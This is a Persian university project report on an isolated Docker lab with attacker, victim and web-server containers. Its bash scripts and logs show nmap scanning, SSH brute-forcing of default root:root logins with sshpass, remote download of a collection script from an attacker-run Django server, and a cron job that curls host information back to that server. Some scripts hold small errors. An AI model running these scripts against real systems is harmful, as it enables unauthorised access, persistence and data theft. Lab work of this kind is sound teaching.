

به نام خدا



---

## پروژه ایردریم

---

مدرس درس:  
دکتر دیانت

اعضا:  
امیررضا ویشه  
عرفان زارع

تاریخ: ۱۴۰۲/۸/۱۶

## ۱ مقدمه

پروژه ایریدیم به منظور ایجاد یک شبکه با استفاده از Docker انجام شد. این شبکه شامل ایستگاه‌هایی به عنوان مهاجم، قربانی و وب سرور بود.

```
G: > testdocker > Dockerfile > ...
1  # Use the latest version of Ubuntu
2  FROM ubuntu:latest
3
4  # Update apt and install necessary packages
5  RUN apt-get update && \
6      apt-get install -y openssh-server net-tools iputils-ping nmap
7
8  # Set up SSH
9  RUN mkdir /var/run/sshd
10
11 # Allow root login
12 RUN echo 'root:root' | chpasswd
13 RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
14
15 # SSH login fix. Otherwise user is kicked off after login
16 RUN sed 's@session\s*required\s*pam_loginuid.so@session optional pam_loginuid.so@g' -i /etc/pam.d/sshd
17
18 ENV NOTVISIBLE "in users profile"
19 RUN echo "export VISIBLE=now" >> /etc/profile
20
21 # Start SSH service
22 CMD ["/usr/sbin/sshd", "-D"]
23
```

## ۲ مراحل پروژه

با استفاده از Dockerfile، تصویر Docker ایجاد شد و نرم‌افزارهای مورد نیاز نصب شدند. سپس مراحل زیر به تفصیل دنبال شدند:

### ۱.۲ مرحله ۱

با استفاده از اسکریپت زیر، پورت‌های باز هر یک از آدرس‌های آی‌پی موجود در کد به دست آمدند.

```
#!/bin/bash
echo "Network interfaces:"
ip addr

ip_addresses=("172.18.0.2" "172.18.0.3" "172.18.0.4" "172.18.0.5")
echo "Scanning specified IPs with Nmap:"
for ip in ${ip_addresses[@]}; do
    nmap $ip > /dev/null && echo "Nmap scan completed for $ip" || echo "Nmap scan failed for $ip"
done

for ip in ${ip_addresses[@]}; do
    echo "Open ports for $ip:"
    nmap -p- --open $ip | grep open > open_ports_$ip.txt
    cat open_ports_$ip.txt
done
```

```
root@00c5376bd63b:/# ./script.sh
Network interfaces:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
Scanning specified IPs with Nmap:
Nmap scan completed for 172.18.0.2
Nmap scan completed for 172.18.0.3
Nmap scan completed for 172.18.0.4
Nmap scan completed for 172.18.0.5
Open ports for 172.18.0.2:
22/tcp open  ssh
Open ports for 172.18.0.3:
22/tcp open  ssh
Open ports for 172.18.0.4:
2222/tcp open EtherNetIP-1
Open ports for 172.18.0.5:
22/tcp open  ssh
root@00c5376bd63b:/#
```

## ۲.۲ مرحله ۲

ابتدا یک اسکریپت برای چک کردن شماره درگاه‌ها و ذخیره سازی داده‌ها نوشته شد. این اسکریپت پورت‌ها را از ۱ تا ۲۵۴ چک می‌نمود و در صورت باز بودن آن‌ها (با استفاده از nmap به یک شیت افزوده می‌شد).

```
#!/bin/bash

start=1
end=254
networks="172.18.0."

echo "IP,Port" > open_ports.csv

for ((i=$start; i<=$end; i++)); do
    ip=${networks}${i}
    if ping -c 1 -W 1 $ip > /dev/null; then
        echo "IP $ip is up, scanning for open ports..."
        for port in $(nmap -p: --min-rate=1000 -T4 $ip | grep '[0-9]' | cut -d '/' -f 1); do
            echo "$ip,$port" >> open_ports.csv
        done
    else
        echo "IP $ip is down."
    fi
done
```

نتیجه:

```
C:\Users\VCC>docker exec -it 00 bin/bash
root@00c5376bd63b:/# vim portsandips.sh
root@00c5376bd63b:/# ./portsandips.sh
IP 172.18.0.1 is up, scanning for open ports...
IP 172.18.0.2 is up, scanning for open ports...
IP 172.18.0.3 is up, scanning for open ports...
IP 172.18.0.4 is up, scanning for open ports...
IP 172.18.0.5 is up, scanning for open ports...
IP 172.18.0.6 is down.
IP 172.18.0.7 is down.
IP 172.18.0.8 is down.
IP 172.18.0.9 is down.
IP 172.18.0.10 is down.
IP 172.18.0.11 is down.
IP 172.18.0.12 is down.
IP 172.18.0.13 is down.
IP 172.18.0.14 is down.
IP 172.18.0.15 is down.
IP 172.18.0.16 is down.
IP 172.18.0.17 is down.
IP 172.18.0.18 is down.
IP 172.18.0.19 is down.
IP 172.18.0.20 is down.
IP 172.18.0.21 is down.
IP 172.18.0.22 is down.
IP 172.18.0.23 is down.
IP 172.18.0.24 is down.
IP 172.18.0.25 is down.
IP 172.18.0.26 is down.
IP 172.18.0.27 is down.
IP 172.18.0.28 is down.
IP 172.18.0.29 is down.
IP 172.18.0.30 is down.
```

## ۳.۲ مرحله ۳

دستگاه‌های یافت شده در سیستم توسط یک گروه از نام کاربری‌ها و رمز عبورهای عمومی تست شدند. پورت‌ها تست شدند و سپس چک می‌شد که آیا می‌توان با نام کاربری و رمز عبور به آن وصل شد یا خیر.

```
P range
start=2
end=5
networks="172.18.0.*"

# Create a CSV file for the results
echo "IP,Port,Username,Password" > successful_logins.csv

# Loop to test IPs within the specified range
for ((i=start; i<end; i++)); do
    ip=${networks/$i}
    echo "Testing IP: $ip"

    # Loop through a list of ports to test
    for port in 22 2222; do
        # Test if the IP and port are reachable using nc
        if nc -z -w 1 $ip $port; then
            echo "Port $port on IP $ip is open, testing SSH login..."
            # Loop through usernames and passwords and attempt SSH login
            while IFS=, read -r username password; do
                # Use sshpass and ssh to attempt login
                if sshpass -p $password ssh -o StrictHostKeyChecking=no -p $port $username@$ip "cat" > /dev/null 2>&1; then
                    echo "Successful SSH login on IP $ip, Port $port with Username: $username, Password: $password"
                    echo "$ip,$port,$username,$password" >> successful_logins.csv
                fi
            done < credentials.csv
            fi
        done
    done
done
```

نتیجه:

```
root@00c5376bd63b: /
root@00c5376bd63b: /# ./testipspass2.sh
./testipspass2.sh: line 1: P: command not found
Testing IP: 172.18.0.2
Port 22 on IP 172.18.0.2 is open, testing SSH login...
Successful SSH login on IP 172.18.0.2, Port 22 with Username: root, Password: root
Testing IP: 172.18.0.3
Port 22 on IP 172.18.0.3 is open, testing SSH login...
Successful SSH login on IP 172.18.0.3, Port 22 with Username: root, Password: root
Testing IP: 172.18.0.4
Port 2222 on IP 172.18.0.4 is open, testing SSH login...
Successful SSH login on IP 172.18.0.4, Port 2222 with Username: root, Password: root
Testing IP: 172.18.0.5
Port 22 on IP 172.18.0.5 is open, testing SSH login...
Successful SSH login on IP 172.18.0.5, Port 22 with Username: root, Password: root
root@00c5376bd63b: /#
```

## ۴.۲ مرحله ۴

در این مرحله ابتدا یک پروژه جنگو برای گرفتن و دادن فایل‌ها ایجاد می‌کنیم تا فایل اسکرپت را داده و بعد از جمع‌آوری داده به ما بازگرداند.

definition get and post:

```

pashmakayy > views.py > get_text
1  import json
2  from django.http import HttpResponse
3  from django.shortcuts import render
4  from django.views.decorators.csrf import csrf_exempt
5  from .models import Text
6  # Create your views here.
7  def get_text(request):
8      with open('webserver/statics/script.sh', 'r') as file:
9          text = file.read()
10         return HttpResponse(text, content_type='text/plain')
11
12  @csrf_exempt
13  def post_text(request):
14      if request.method == "POST":
15          data = json.loads(request.body)
16          Text.objects.create(text=data['data'])
17
18         return HttpResponse('tamoom da')

```

file collect data from user:

```

webserver > statics > script.sh
1  # Get logged-in users
2  users=$(who)
3
4  # Save the system information in a variable
5  system_info="
6  System time: $system_time
7  Hostname: $hostname
8  Kernel version: $kernel
9  Distribution: $distribution
10 CPU: $cpu_info
11 Memory: $memory_info
12 Disk Space: $disk_info
13 Uptime: $uptime
14 Logged-in Users:
15 $users
16 "
17 final="{"data" : ""
18 enddd=""
19 final="$final $system_info $enddd"
20
21 echo "$final" > "$output_file"
22
23 echo "System information saved to $output_file"
24
25 curl -X POST -H "Content-Type: application/json" -d $final "http://$1:8000/post-text/"

```

Dockerize project:

```

Dockerfile > ...
1  # Use an official Python runtime as a parent image
2  FROM python:3.8-slim-buster
3
4  # Set environment variables
5  ENV PYTHONDONTWRITEBYTECODE 1
6  ENV PYTHONUNBUFFERED 1
7
8  # Set work directory
9  WORKDIR /code
10
11 # Install dependencies
12 COPY requirements.txt /code/
13 RUN pip install --upgrade pip
14 RUN pip install -r requirements.txt
15
16 # Copy project
17 COPY . /code/
18

```

run in our docker network:

```

C:\Users\vcc\Downloads\proj\webserver>docker build -t djangonew .
[+] Building 5.3s (11/11) FINISHED
=> [internal] load build definition from Dockerfile
=> => transferring dockerfile: 402B
=> [internal] load .dockerignore
=> => transferring context: 2B
=> [internal] load metadata for docker.io/library/python:3.8-slim-buster
=> [internal] load build context
=> => transferring context: 2.90kB
=> [1/6] FROM docker.io/library/python:3.8-slim-buster@sha256:8799b0564103a9f36cfb8a8e1c562e11a9a6f2e3bb214e2adc
=> CACHED [2/6] WORKDIR /code
=> CACHED [3/6] COPY requirements.txt /code/
=> CACHED [4/6] RUN pip install --upgrade pip
=> CACHED [5/6] RUN pip install -r requirements.txt
=> [6/6] COPY . /code/
=> exporting to image
=> => exporting layers
=> => writing image sha256:8dbdf8ed793280873aef6125ed87ef5f50327b1ceb1e89e9edcf24c263056902f
=> => naming to docker.io/library/djangonew
docker:default
0.0s
0.0s
0.1s
0.0s
4.8s
0.0s
0.0s
0.0s
0.0s
0.0s
0.1s
0.1s
0.1s
0.0s
0.0s

What's Next?
View a summary of image vulnerabilities and recommendations → docker scout quickview

C:\Users\vcc\Downloads\proj\webserver>docker run -dit --network testnet djangonew
2f2ddfce2b1b5ec6b1d03be4800b0625dfe831720249108f347b17831e7a24c

```

## ۵.۲ مرحله ۵

حال تلاش می‌کنیم که از یکی از هاست‌های موجود در شبکه به دیگری با پسورد به دست آمده در مراحل قبل وارد شویم. سپس با دانلود فایل از سرور، جمع‌آوری داده را انجام دهیم و آن‌ها را به سرور خود ارسال کنیم تا کار را به اتمام برسانیم. در ادامه مراحل زیر را انجام می‌دهیم:

۱. ابتدا سرور خود را راه اندازی می کنیم.

۲. سپس در داخل سرور مهاجم، اسکریپتی را اجرا می کنیم که با استفاده از پسوندهای به دست آمده از اسکن شبکه داریم.

۳. این اسکریپت به داخل سرور قربانی که در اینجا ۱۷۲.۱۸.۰۲۰ است منتقل می شود و سه کار کلیدی انجام می دهد:

(آ) فایل script.sh را از سرور دانلود می کند.

(ب) به این فایل دسترسی برای اجرا می دهد.

(ج) با استفاده از crontab هر ۶۰ ثانیه اطلاعات جمع آوری شده را برای سرور ما ارسال می کند.

script.sh:

```
#!/bin/bash

# Get logged-in users
users=$(who)

# Save the system information in a variable
system_info="
System Time: $(system_time)
Hostname: $(hostname)
Kernel Version: $(kernel)
Distribution: $(distribution)
CPU: $(cpu_info)
Memory: $(memory_info)
Disk Space: $(disk_info)
Uptime: $(uptime)
Logged-In Users:
$users
"

final='{"data": "'
enddd='"}'
final="$final $system_info $enddd"
# Write the system information to the output file
echo "$final" > "output_file.txt"

# Display a message to confirm the data has been saved
echo "System information saved to output_file.txt"

curl -X POST http://172.18.0.12:8000/post-text/ -H 'Content-Type: application/json' -d "$final"
```

attacker.sh:

```
root@00c5376bd63b: /bezan
#!/bin/bash

# Replace 'your_file.csv' with the path to your CSV file
csv_file="ports.csv"

# Check if the CSV file exists
if [ -f "$csv_file" ]; then
    # Read the CSV file line by line
    while IFS="," read -r ip port username password; do
        sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "curl http://172.18.0.12:8000/get-text/ > /script.sh"
        sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "chmod +x /script.sh 172.18.0.12"
        sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "service cron start"
        sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "echo '*' * * * * /bin/bash /script.sh | crontab -"
        done < "$csv_file"
    else
        echo "File '$csv_file' not found."
    fi
fi
```

وضعیت کامپیوتر قربانی قبل و بعد از حمله



```

root@b2d7f695516b:/# rm script.sh
root@b2d7f695516b:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  temp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@b2d7f695516b:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  script.sh  sys  usr
boot  etc  lib  lib64  media  opt  root  sbin  srv  temp  var
root@b2d7f695516b:/# date

```

وضعیت سرور

```


root@fb8d88d6fa24:/code# python manage.py runserver 0.0.0.0:8000
Watching for file changes with StatReloader
Performing system checks...


System check identified no issues (0 silenced).
November 06, 2023 - 15:59:59
Django version 4.2.7, using settings 'webserver.settings'
Starting development server at http://0.0.0.0:8000/
Quit the server with CONTROL-C.

[06/Nov/2023 16:00:03] "GET /get-text/ HTTP/1.1" 200 658
[06/Nov/2023 16:00:12] "GET /get-text/ HTTP/1.1" 200 658
[06/Nov/2023 16:00:28] "GET /get-text/ HTTP/1.1" 200 658
[06/Nov/2023 16:01:03] "POST /post-text/ HTTP/1.1" 200 9
[06/Nov/2023 16:01:08] "POST /post-text/ HTTP/1.1" 200 9

```

نتیجه نهایی (کل پست های انجام شده به سرور) این کار با bind کردن سرور داکر با پورت local انجام شد





سه کار انجام شده (با دستور date میتوانیم زمان ارسال پیام را پیگیری کنیم در قربانی)

